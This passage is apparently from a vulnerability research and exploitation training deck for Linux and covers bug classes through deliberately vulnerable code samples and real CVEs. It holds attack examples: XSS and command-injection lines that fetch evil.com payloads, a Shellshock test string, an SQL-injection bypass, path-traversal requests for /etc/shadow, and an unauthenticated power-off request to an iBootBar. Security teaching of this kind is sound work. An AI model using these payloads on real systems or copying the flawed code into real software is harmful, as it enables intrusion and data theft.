

LINUX
CNO
Programming



**VULNERABILITY
RESEARCH
& EXPLOITATION**

USER MODE DEVELOPMENT MODULE



INTRODUCTION TO VR&E SERIES



- Vulnerability Research (Approximately 1-2 days)
 - The student will be familiar with multiple classes of vulnerability on a variety of development platforms and will be able to create input designed to enumerate vulnerable conditions in target software
 - The student will also be able to identify vulnerable conditions in source code and be able to conduct basic exception triage to discern exploitation priority



INTRODUCTION TO VR&E *(continued)*

SERIES



- Exploitation Techniques (*Approximately 2-4 days*)
 - The student will be familiar with common exploitation constructs, execution vectors, common exploitation constraints and modern security protection mechanisms
 - The student will also be able to craft exploits for buffer overflows
- Assessments
 - Daily Quizzes and Labs
 - Final Assessment comprised of multiple choice questions:
 - Both knowledge-based and questions contingent upon the successful completion of integrated lab(s).
 - *Minimum score of 80%*



Learning Objectives

Given a workstation, device, and/or technical documentation, the student will be able to:

- Describe vulnerability research concepts
- Identify basic vulnerabilities in simple source code
- Determine the prioritization of multiple exceptional conditions (triage)
- Explain what software exploitation is and describe common software exploitation goals
- Design heuristics to achieve sufficient targeting granularity
- Apply buffer overflow concepts
- Implement specialized shellcode to account for unique exploitation environments
- Describe modern protection mechanisms and potential circumvention techniques

Series Agenda



- Vulnerability Research
 - Vulnerability Research Concepts
 - Vulnerability Classes / Source Review
 - Fuzzing
 - Exception Triage
- Exploitation Techniques
 - Exploitation Concepts
 - Target Enumeration
 - Buffer Overflows
 - Shellcoding
 - Protection Mechanisms



ManTech

Series Emphasis



- Series is heavily focused on:
- Linux
 - Kernel 5+
 - Glibc version 2.28
- x86_64 architecture
- User Mode



ManTech

Tools



- GDB
- Ghidra
- NASM
- Python
- YOU



ManTech

Common Terms

- Vulnerability
 - A flaw or bug in a program
- Exploit
 - Code that leverages a vulnerability that is advantageous for an attacker
- Write-What-Where
 - A vulnerable condition such that the attacker can cause the application to write controlled data (what) to a controlled location (where)
 - This is the exploitation mechanism used in format string and many other vulnerability classes
- Peek Vulnerability
 - A vulnerability which allows the attacker a view of process memory but not necessarily the ability to gain execution
 - Also referred to as a memory disclosure vulnerability
- 0-Day
 - A vulnerability that has yet to be reported to the vendor
- 1-Day
 - A vulnerability with a patch available, but most systems are unpatched



LINUX CNO Programming



Vulnerability Research Concepts

What is Vulnerability Research?

- Fundamentally, the process of attempting to discover exploitable conditions in software and hardware systems which are useful for CNO
- Conditions are discovered by a process which lends itself to the idea of stabilized production tools based on capabilities resulting from research
- Repeatability / Reliability are key
- Painstaking and often tedious...



Leave your Assumptions Behind!

- “They would never do anything that dumb!”
- Good vulnerabilities are often simple and in retrospect seem obvious
- Papers and reference materials are frequently incorrect or incomplete
 - Specs will frequently state conditions that are “undefined”
 - Often there will be defined limits which are extended
 - Nuances frequently cause misunderstanding to even authors
- Evidence == GOOD && Assumptions == BAD
 - Go look at the actual implementation
 - Papers and docs are more “assumption” than “evidence”



All a Matter of Time...

- Vulnerability research is an arms race
- In any sufficiently complex system there **WILL** be flaws
 - Higher complexity leads to more flaws
 - How many times have you had bugs in **YOUR** code?
- The developers have to be correct **every** time, an attacker only has to be right **once**
- With enough time and resources, experience has shown virtually any system may be subverted
- Safe (i.e. cabinet with complex lock) manufacturers know how to properly rate protections: time to defeat



Shortest Path to 0-day!

- Hacker mentality
 - What is a hacker?
 - Don't over think
- Throw packets!
 - Low hanging fruit
 - Redefine ideas during this process
 - Functionality vs. Gadgets
 - Remember, VR is an arms race
- Harder targets
 - May require custom tools
 - Use hybrid techniques



Hacker mindset



- Inquisitive
- Open-minded
- Naive
- Spontaneous
- Persistent



Vulnerability found, exploit developed!



Lesson Review



- Vulnerability research seeks to find exploitable conditions in target software
- Never assume a potential attack is too simple
- Hacker mentality will get things done faster than building gadgets
- Shortest path to 0-day
- Vulnerability research is an arms race
 - With enough time and energy, any target is possible
- Iteratively refine your attacks



LINUX CNO Programming



Vulnerability Classes / Source Review

Vulnerability Classes

- Authentication Bypass
- Buffer Overflows
- Format String Injection
- Numerical Errors
- Control Sequence Injection
 - SQL
 - XSS
 - SHELL
- Logic Flaws
- Race Conditions
 - TOCTTOU
- Scope Flaws
 - Use-After-Free
- Compiler Optimizations



LINUX CNO Programming



Authentication Bypass

Authentication Bypass

- What is authentication bypass?
 - An authentication bypass flaw allows the attacker to gain access to protected resources without going through the authentication mechanism
- Typical types of authentication bypass
 - Design flaws
 - Direct access to privileged interface
 - Weak trust relationships
 - Configuration management
 - Default authentication data
 - Weak authentication data




Bad Design



- iBootBar model IBB-N15 (network enabled power strip)
 - Simple authentication bypass
 - Static cookie used to confirm authentication



iBoot Login Screen

The image shows a screenshot of the iBoot Bar login interface. At the top left, there is a yellow smiley face icon, the text 'iBootBar', and another yellow smiley face icon. Below this is a red 'dataprobe' logo. The title 'iBoot Bar' is centered at the top. The main area contains a 'User Name:' label followed by a text input field, a 'Password:' label followed by a text input field, and two buttons labeled 'Login' and 'Cancel' at the bottom.

iBoot Admin Console



Control

On

Off

Cycle

Cycle 10 Sec.

Delay 0 Sec.

Select All

Select None

Refresh

Logout

Attached to:
powerbar2

Control:

Outlets

Groups

powerbar2				AutoPing
1	On	<input type="checkbox"/>	Outlet1	
2	On	<input type="checkbox"/>	Outlet2	
3	On	<input type="checkbox"/>	Outlet3	
4	On	<input type="checkbox"/>	Outlet4	
5	On	<input type="checkbox"/>	Outlet5	
6	On	<input type="checkbox"/>	Outlet6	
7	On	<input type="checkbox"/>	Outlet7	
8	On	<input type="checkbox"/>	Outlet8	
Total Current = 5.6 amps				



iBoot Poweroff Request



```
POST /main.ztm HTTP/1.1
```

```
Host: REDACTED
```

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.2) Gecko/20090729 Firefox/3.5.2
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-us,en;q=0.5
```

```
Accept-Encoding: gzip,deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Keep-Alive: 300
```

```
Connection: keep-alive
```

```
Referer: http://REDACTED/main.ztm
```

```
Cookie: DCRABBIT="0"
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 46
```

```
cycle=10&delay=0&mainAction+4+=1&mainCommand=1
```



ManTech

iBoot Poweroff Request



```
POST /main.ztm HTTP/1.1
```

```
Host: REDACTED
```

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.2) Gecko/20090729 Firefox/3.5.2
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-us,en;q=0.5
```

```
Accept-Encoding: gzip,deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Keep-Alive: 300
```

```
Connection: keep-alive
```

```
Referer: http://REDACTED/main.ztm
```

```
Cookie: DCRABBIT="0"
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 46
```

```
cycle=10&delay=0&mainAction+4+=1&mainCommand=1
```


Sending a request with this header caused a power off without needing to log in to the admin console.



ManTech

iBoot Powered Off





Control

On

Off

Cycle

Cycle

Sec.

Delay

Sec.

Select All

Select None

Refresh

Logout

Attached to:
powerbar2

Control:

Outlets

Groups

powerbar2				AutoPing
1	On	<input type="checkbox"/>	Outlet1	
2	On	<input type="checkbox"/>	Outlet2	
3	On	<input type="checkbox"/>	Outlet3	
4	Off	<input type="checkbox"/>	Outlet4	
5	On	<input type="checkbox"/>	Outlet5	
6	On	<input type="checkbox"/>	Outlet6	
7	On	<input type="checkbox"/>	Outlet7	
8	On	<input type="checkbox"/>	Outlet8	

Total Current = 5.7 amps



LINUX CNO Programming



Buffer Overflow Vulnerabilities

Buffer Overflow Vulnerabilities

- A buffer overflow is defined most simply as an improperly bounded memory copy operation
- History
 - “Smashing the Stack for Fun and Profit” by Aleph One (1996)
 - Published as an article in Phrack #49
 - Most famous stack based buffer overflow tutorial
 - Most prolific vector for full system compromise
 - Morris (1988) / Code Red (2001) / Slammer (2003) / Sasser (2004) Stagefright (2015)



Fundamentals

- Different mechanisms, same result:
 - Character bounded copy loops
 - Incorrect length checks in copy
 - Dangerous API misuse
 - strcpy, strcat, etc.
 - (much more on this later...)



Example

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char** argv) {
    char buf[32] = {0};
    strcpy(buf, getenv("ENV"));
    printf("%s\n", buf);
    return 0;
}
```



Example



```
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
    char buf[32] = {0};
    strcpy(buf, getenv("ENV"));
    printf("%s\n", buf);
    return ERROR_SUCCESS;
}
```

buf size is 32 bytes



Example



```
#include <windows.h>
```

```
#include <stdio.h>
```

```
int main(int argc, char** argv) {
```

```
    char buf[32] = {0};
```


```
    strcpy(buf, getenv("ENV"));
```

```
    printf("%s\n", buf);
```

```
    return ERROR_SUCCESS;
```

```
}
```

Retrieve the
environment table
entry for "ENV"



ManTech

Example

```
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
    char buf[32] = {0};
    strcpy(buf, getenv("ENV"));
    printf("%s\n", buf);
    return ERROR_SUCCESS;
}
```

Copy the value into buf.
strcpy does not check
for sufficient length at
the destination



LINUX CNO Programming



Format String Injection

Format String Fundamentals

- What are format functions and how are they vulnerable?
 - Format string vulnerabilities are a specific form of control character injection
- Format Specifiers (incomplete)
 - %d Specifies an integer argument type
 - %s Specifies a string argument type
 - %n Stores number of chars written to memory address
 - etc...



Influencing Format Strings

- Format strings are supposed to be constants
- Attacker wants to control the format string
- Not all non-const uses are vulnerable

Safe:

```
const char *msg = "ACTP";  
printf(msg);  
printf("Hello, %s!", username);
```

Dangerous:

```
char data[200];  
getuserinput(data);  
printf(data);
```



Write-What-Where from %n

- Some versions of libc support the `%n` format character, which will take the next argument as a pointer, and write the number of characters already output to that address
 - We can use this to achieve a Write-What-Where
 - If we can control the format string, and the argument we can write to where we want
 - We can control the argument if we have influence over a stack buffer
 - With enough format characters, `printf` will get to using those stack values as arguments
 - We can control the value we write by using something like a `%05030x` to specify the leading amount of characters to be printed in earlier arguments.
 - Using a `%hn` allows us to keep the number of characters lower, because it will treat the argument as an address to a short, instead of an int



Vulnerability Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv) {
    char line[128] = {0};
    fgets(line, sizeof(line), stdin);
    printf(line);
    return 0;
}
```

Vulnerability Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv) {
    char line[128] = {0};
    fgets(line, sizeof(line), stdin);
    printf(line);
    return 0;
}
```

User has control over line



Vulnerability Example

```
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
    char line[128] = {0};
    fgets(line, sizeof(line), stdin);
    printf(line);
    return ERROR_SUCCESS;
}
```

line is used as the first argument to printf, so the user has control over the format specifier



LINUX CNO Programming



Numerical Errors

Common Types of Numerical Errors

- Integer overflow

- Unsigned counters roll over

```
unsigned short counter = 0xffff;
```

```
counter += 2;    /* == ? */
```

- What about signed integers?
 - undefined!

- Signed/Unsigned conversion error

```
unsigned y = 1;
```

```
int x = 0;
```

```
if (y < -1)...
```

```
memcpy(dest, src, x-4);
```



More Numerical Errors

- Array Indexing errors

```
int idx = get_user_input();  
char foo[200] = {0};  
assert(idx < 200);
```

- What is foo[idx]?



More Numerical Errors

- Array Indexing errors

```
int idx = get_user_input();  
char foo[200] = {0};  
assert(idx < 200);
```

- What is foo[idx]?
 - *(foo + idx)
 - If idx is negative, this can index out of the bounds of the array



Integer Promotion

- Integer promotion rules are complicated
- Some common situations:

BEFORE PROMOTION	AFTER PROMOTION
<code>int + unsigned int</code>	<code>unsigned int + unsigned int</code>
<code>int + size_t</code>	<code>unsigned int + unsigned int</code>
<code>int + short</code>	<code>int + int</code>
<code>short + short</code>	<code>int + int</code>
<code>int + unsigned short</code>	<code>int + int</code>



Integer Overflow + Buffer Overflow

- Frequently an integer overflow can lead to a buffer overflow when the integer determines the size of the buffer

- Stagefright:

```
uint8_t *buffer = new uint8_t[size+chunk_size];  
if (size > 0){  
    memcpy(buffer, data, size);  
}
```

- Stagefright post patch on Nexus

```
if (SIZE_MAX - chunk_size <= size){  
    return ERROR_MALFORMED  
}  
...
```

- chunk_size is an attacker controlled uint_64 (even on 32-bit)
- size is a size_t (32 bits on 32-bit devices, 64 bits on 64-bit devices)



Integer Overflow + Buffer Overflow

- Frequently an integer overflow can lead to a buffer overflow when the integer determines the size of the buffer

- Stagefright:

```
uint8_t *buffer = new uint8_t[size+chunk_size];  
if (size > 0){  
    memcpy(buffer, data, size);  
}
```

Allocation for buffer uses size+chunk_size whereas the memcpy uses just size.

- Stagefright post patch on Nexus

```
if (SIZE_MAX - chunk_size <= size){  
    return ERROR_MALFORMED  
}  
...
```

- chunk_size is an attacker controlled uint_64 (even on 32-bit)
- size is a size_t (32 bits on 32-bit devices, 64 bits on 64-bit devices)



Integer Overflow + Buffer Overflow

- Frequently an integer overflow can lead to a buffer overflow when the integer determines the size of the buffer

- Stagefright:

```
uint8_t *buffer = new uint8_t[size+chunk_size];  
if (size > 0){  
    memcpy(buffer, data, size);  
}
```

If chunk_size is large enough, then size + chunk_size can cause an integer overflow, resulting in an allocation smaller than size.

- Stagefright post patch on Nexus

```
if (SIZE_MAX - chunk_size <= size){  
    return ERROR_MALFORMED  
}  
...
```

- chunk_size is an attacker controlled uint_64 (even on 32-bit)
- size is a size_t (32 bits on 32-bit devices, 64 bits on 64-bit devices)



Integer Overflow + Buffer Overflow

- Frequently an integer overflow can lead to a buffer overflow when the integer determines the size of the buffer

- Stagefright:

```
uint8_t *buffer = new uint8_t[size+chunk_size];  
if (size > 0){  
    memcpy(buffer, data, size);  
}
```

- Stagefright post patch on Nexus

```
if (SIZE_MAX - chunk_size <= size){  
    return ERROR_MALFORMED  
}  
...
```

Post patch, the fix still had an issue on a 32-bit device. SIZE_MAX is a 32-bit int but chunk_size is a 64-bit int, so SIZE_MAX - chunk_size could be underflowed to pass the check.

- chunk_size is an attacker controlled uint_64 (even on 32-bit)
- size is a size_t (32 bits on 32-bit devices, 64 bits on 64-bit devices)



Source Example



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char* prefix_str = "STR_";
void prepend(char* data, unsigned char size) {
    char* final = calloc(strlen(prefix_str) + size + 1, 1);
    strcat(final, prefix_str);
    strcat(final, data);
    printf("Final: %s\n", final);
}
int main(int argc, char** argv) {
    char* input = getenv("ENV");
    prepend(input, strlen(input));
    return 0;
}
```



Mantech

Source Example

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char* prefix_str = "STR_";
void prepend(char* data, unsigned char size) {
    char* final = calloc(strlen(prefix_str) + size + 1, 1);
    strcat(final, prefix_str);
    strcat(final, data);
    printf("Final: %s\n", final);
}
int main(int argc, char** argv) {
    char* input = getenv("ENV");
    prepend(input, strlen(input));
    return 0;
}
```

strlen returns a size_t, but the second argument to prepend() is an unsigned char



Source Example

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char* prefix_str = "STR_";
void prepend(char* data, unsigned char size) {
    char* final = calloc(strlen(prefix_str) + size + 1, 1);
    strcat(final, prefix_str);
    strcat(final, data);
    printf("Final: %s\n", final);
}
int main(int argc, char** argv) {
    char* input = getenv("ENV");
    prepend(input, strlen(input));
    return 0;
}
```

This means an environment variable longer than 255 characters will be truncated and the calloced buffer will be smaller than the environment string



Source Example



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char* prefix_str = "STR_";
void prepend(char* data, unsigned char size) {
    char* final = calloc(strlen(prefix_str) + size + 1, 1);
    strcat(final, prefix_str);
    strcat(final, data);
    printf("Final: %s\n", final);
}
int main(int argc, char** argv) {
    char* input = getenv("ENV");
    prepend(input, strlen(input));
    return 0;
}
```

final is strcat-ed with prefix_str and the environment variable, causing a buffer overflow on the heap



LINUX CNO Programming



Control Sequence Injection

Control Sequence Injection

Control sequence injection is:

- User supplied data being interpreted as code/logic rather than simply data
- Typically in the context of scripting languages
- Dependent on use of “control sequences” which are interpreted by the underlying platform



SQL Injection

- Cited by Mitre to be in the top 3 most dangerous software vulnerabilities
- Highly common in web application form data
- Can potentially be done “blind”
- `SELECT * FROM blah WHERE user = '<userdata>';`
- If `<userdata>` is `' ; or 1=1; --`
- ... the query becomes:
 - `SELECT * FROM blah WHERE user = '' or 1=1; --`
 - This selects ALL results!
 - (Keeping in mind everything after `--` is a comment...)



SQL Injection



xkcd.com



ManTech

SQL Injection Source Example



```
<html>
  <head></head>
  <body>
<?php
  if ($_POST["uname"] && $_POST["pw"]) {
    $_POST["uname"] = stripslashes($_POST["uname"]);
    $_POST["pw"] = stripslashes($_POST["pw"]);
  }
  $dbconn = pg_connect("dbname=example_database user=example_user password=example_password");
  $query_string = "SELECT * FROM users where username='$_POST[uname]' AND password='$_POST[pw]'";
  echo "Here is the POST data: <br>";print_r($_POST);
  echo "<br><br>Here is your query string: <br>";
  echo $query_string;
  echo "<br><br>Here is your user data: <br>";
  print_r(pg_fetch_all(pg_query($dbconn, $query_string)));
} else {
?>
  <form method=POST>
    <input type=text id=uname name=uname></input><input type=password id=pw name=pw></input>
    <input type=submit></input>
  </form>
<?php
  }
?>
  </body>
</html>
```



SQL Injection Source Example, continued



Results of logging in with uname= ' OR 1=1 - and pw == fail

Here is the POST data:

```
Array ( [uname] => ' OR 1=1 -- [pw] => fail )
```

Here is your query string:

```
SELECT * FROM users where username=' ' OR 1=1 --' AND  
password='fail'
```

Here is your user data:

```
Array ( [0] => Array ( [uid] => 1 [username] => my_user  
[password] => my_password ) [1] => Array ( [uid] => 2 [username]  
=> other_user [password] => other_password ) )
```



Example: git config exploit

- git source control software stores local settings in a special .git directory
 - .git/config file includes aliases for git commands
- Access to .git directory was sanitized for Linux case-sensitive Ext3 file system by a simple string compare against “.git”
- Attack: add a file named “.GIT/config” to a repo, and overwrite the config of any Windows or Mac user that pulls it
- Or “git~1/config” (Windows)
- Or “.g\u200bit/config” (Mac)



XSS (Cross Site Scripting)

- Web based client side attack most frequently used to gain access to sensitive site specific information

```
<HTML>
<BODY>
Successfully logged in to mail server.
Hello Bob! You have a new message from
Alice.
</BODY>
</HTML>
```

- Hello Bob! my name is “<script src=evil.com/evil.js>”
- Where evil.js can retrieve sensitive mail server data and send it other places



Script / Shell / OS Command Injection

- Similar to SQL injection but targets command shells such as sh, bash, or cmd.exe
- `system("net user /comment:c <username>");`
 - If <username> is Administrator && `\\evil.com\e\hack.exe`
 - `system("net user /comment:c Administrator && \\evil.com\e\hack.exe");`
- Scripting languages frequently have "eval" like statements which will run code
 - `x = eval(<eval_string>)`
 - `eval_string` is user input
 - If x evaluates to the string "10", the developer expects this
 - If x evaluates to `"import os; os.system(r'\\evil.com\e\hack.exe')"` the developer probably doesn't expect this



CVE-2014-6271: Shellshock - Command Line Injection



- Vulnerability introduced in September 1989; disclosed publicly September 2014
 - effected Bash 1.0.3-4.3
- Bash – command line interface (frequently default)
 - Parent processes can pass functions to child processes by encoding them in environment variables with parentheses
 - The child instance of Bash will then scan the env variables and execute any functions found

```
env x='() {::}; echo vulnerable' bash -c 'echo this is a test'
```
- Impacted Unix, Linux, OS X; CGI Web servers, Open SSH, DHCP Clients



Path Traversal

- Allows access to the file systems in unintended ways
- Classic example is URL processing in a web server
 - GET ../../../../../../etc/shadow HTTP/1.0
- Path concatenation which does not properly escape “..” is the most common target
 - /var/www/httpd/html/ + “index.html” == OK
 - /var/www/httpd/html/ + “../../../../etc/passwd” == AWESOME
- Filenames on Windows may include UNC paths!
 - A client or server may retrieve a malicious payload, if you ask nicely



LINUX CNO Programming



Logic Flaws

Logic Flaws

- Logic flaws come in **many** shapes and sizes
 - State Machine Flaws
 - Off-By-One errors
 - Use of bad entropy
 - Misuse of cryptography
 - Ad infinitum...
- Logic flaws are often complex and subtle
- Every logic flaw is a unique and special snowflake



State Machines



- Usually process data in a fashion which assumes some kind of order but may not properly enforce that order
- Think fast food... To make fries:
 - Open Fry Bag
 - Put fries in deep fryer basket
 - Lower basket
 - Wait
 - Get fries
- What happens if you skip step one?



State Machines - OpenSSH

- A fun state machine bug was present in the OpenSSH library (libssh)
 - CVE-2018-10933
- Normally a client would send a `SSH2_MSG_USERAUTH_REQUEST` message while starting a connection
 - The server would proceed to try and authenticate the user
 - If the user successfully authenticated, the server would send back an `SSH2_MSG_USERAUTH_SUCCESS` message
- The server state machine, however, would accept an `SSH2_MSG_USERAUTH_SUCCESS` message and let the client through
 - Normally a client would never send this message



State Machine Code Example



```
#include <stdio.h>
#include <stdlib.h>

#define MSG_END    0
#define MSG_PRINT  1
#define MSG_DATA   2

typedef struct msg {
    unsigned char type;
    unsigned char len;
    char data[];
} msg_t;
```

```
void processMessage(struct msg *msgs) {
    char *print_buf = NULL;
    while (msgs->type != MSG_END) {
        switch (msgs->type) {
            case MSG_PRINT:
                printf("Msg data: %s", msgs->data);
                break;
            case MSG_DATA:
                if (print_buf == NULL) {
                    print_buf = malloc(msgs->len);
                }
                memcpy(print_buf, msgs->data, msgs->len);
            }
            (char*)msgs += sizeof(MSG) + msgs->len;
        }
    }
}
```



State Machine Code Example



```
...  
  
typedef struct msg {  
    unsigned char type;  
    unsigned char len;  
    char data[];  
} msg_t;
```

print_buf is only allocated once per function call. If a successive message was larger than first allocation, it will cause a heap overflow

```
void processMessage(struct msg *msgs) {  
    char *print_buf = NULL;  
    while (msgs->type != MSG_END) {  
        switch (msgs->type) {  
            case MSG_PRINT:  
                printf("Msg data: %s", msgs->data);  
                break;  
            case MSG_DATA:  
                if (print_buf == NULL) {  
                    print_buf = malloc(msgs->len);  
                }  
                memcpy(print_buf, msgs->data, msgs->len);  
            }  
            (char*)msgs += sizeof(MSG) + msgs->len;  
        }  
    }  
}
```



Off-By-One Errors

- `<=` instead of `<`
 - Consider `char foo[5] = {0};`
 - `for (i = 0; i < 5; i++)` -> 0, 1, 2, 3, 4
 - `for (i = 0; i <= 5; i++)` -> 0, 1, 2, 3, 4, 5
 - What does `foo[5] = 10` do?
- Sometimes caused by API misuse
 - `strlen` returns the size **without** including the NULL byte

```
char buf[10] = {0};  
if (strlen(<userstr>) <= 10)  
{  
    strcpy(buf, <userstr>);  
}
```



Bad Entropy



- Most authentication and encryption systems require the use of “random” data in order to be secure
- The most perfectly implemented crypto system is only as strong as its key material
- Also applies to linear/predictable identification data
 - Session identifiers in web applications
 - Leads to session hijacking, authentication bypass, etc.



Bad Entropy Example

- Debian OpenSSL 9.8c
 - Skipping MD_Update (&m, buf, j) reduced the keyspace to 32,768

REV 299 → REV 300

```
crypto/rand/md_rand.c
271,10 → 271,7

else
MD_Update(&m,&(state[st_idx]),j);

/*
 * Don't add uninitialised data.
MD_Update(&m,buf,j);
 */
MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
MD_Final(&m,local_md);
md_c[1]++;
```



Misc. Logic flaw: goto fail

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa,
    SSLBuffer signedParams, uint8_t *signature, UInt16 signatureLen){
    OSStatus      err;
    ...
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```



Misc. Logic flaw: goto fail

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa,
    SSLBuffer signedParams, uint8_t *signature, UInt16 signatureLen){
    OSStatus      err;
    ...
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

The second goto is reached if update() returns 0.



Misc. Logic flaw: goto fail

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa,
    SSLBuffer signedParams, uint8_t *signature, UInt16 signatureLen){
    OSStatus      err;
    ...
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

Consequently, this function would return 0 (success) without performing any of the other verification steps.



LINUX CNO Programming



Race Conditions

Race Conditions

- Race conditions are vulnerabilities caused by improper synchronization of access to shared resources
 - Time of Check to Time of Use (TOCTTOU)
 - Non-atomic modification
 - Atomic access to a resource means that the complete action happens as one indivisible action
 - Try, try, try again...boom!



Race Conditions *(continued)*

- Schedulers and time slicing
 - Remember that threads have quanta and the scheduler may interrupt them at ANY TIME
 - This means a non-atomic operation may be interrupted part way through completion to schedule another thread
 - A signal handler can interrupt even a single-threaded program (UNIX)
- Symmetric multiprocessing
 - Systems with more than one processor can be doing more than one thing AT EXACTLY THE SAME TIME
 - Hardware has a limited set of operations which are guaranteed to be atomic even in SMP environments
 - The x86 `lock` prefix



Typical Examples

- Some typical race condition examples:
 - Access to global variables / data-structures which lack proper locks
 - Filesystem accesses which are non-atomic in unprotected directories (temporary files!)
 - Assumption that shared memory segments are not changing after validation
 - Privilege escalation via “double fetching” input from user mode



Filesystem Access



```
import os
import sys
import getpass

if os.path.isfile('secret.key'):
    raise Exception("Key Already Exists")
passwd = getpass.getpass()
with open('secret.key', 'wb') as f:
    f.write(passwd)
print("Password Saved!")
```



Filesystem Access



```
import os
import sys
import getpass
```

```
if os.path.isfile('secret.key'):
```

```
    raise Exception("Key Already Exists")
```

```
passwd = getpass.getpass()
```

```
with open('secret.key', 'wb') as f:
```

```
    f.write(passwd)
```

```
print("Password Saved!")
```

Checks if the file exists first but it is written to after the call to getpass()



Globals / Data Structures



```
typedef struct msg {  
    struct msg* next;  
    struct msg* prev;  
    int id;  
    char data[256];  
} msg_t;
```

```
msg_t * msgqueue = NULL;  
  
int delMessage(int id) {  
    msg_t* m = NULL;  
    if (msgqueue == NULL) return -1;  
    for (m = msgqueue; m->next; m = m->next) {  
        if (m->id == id) {  
            if (m->prev == NULL) msgqueue = m->next;  
            if (m->prev) m->prev->next = m->next;  
            if (m->next) m->next->prev = m->prev;  
            free(m);  
            return 0;  
        }  
    }  
    return -1;  
}
```



Globals / Data Structures



```
typedef struct msg {  
    struct msg* next;  
    struct msg* prev;  
    int id;  
    char data[256];  
} msg_t;
```

This function is NOT reentrant.
The list update is not atomic,
so multiple threads could be
modifying the msgqueue
concurrently.

```
msg_t * msgqueue = NULL;  
  
int delMessage(int id) {  
    msg_t* m = NULL;  
    if (msgqueue == NULL) return -1;  
    for (m = msgqueue; m->next; m = m->next) {  
        if (m->id == id) {  
            if (m->prev == NULL) msgqueue = m->next;  
            if (m->prev) m->prev->next = m->next;  
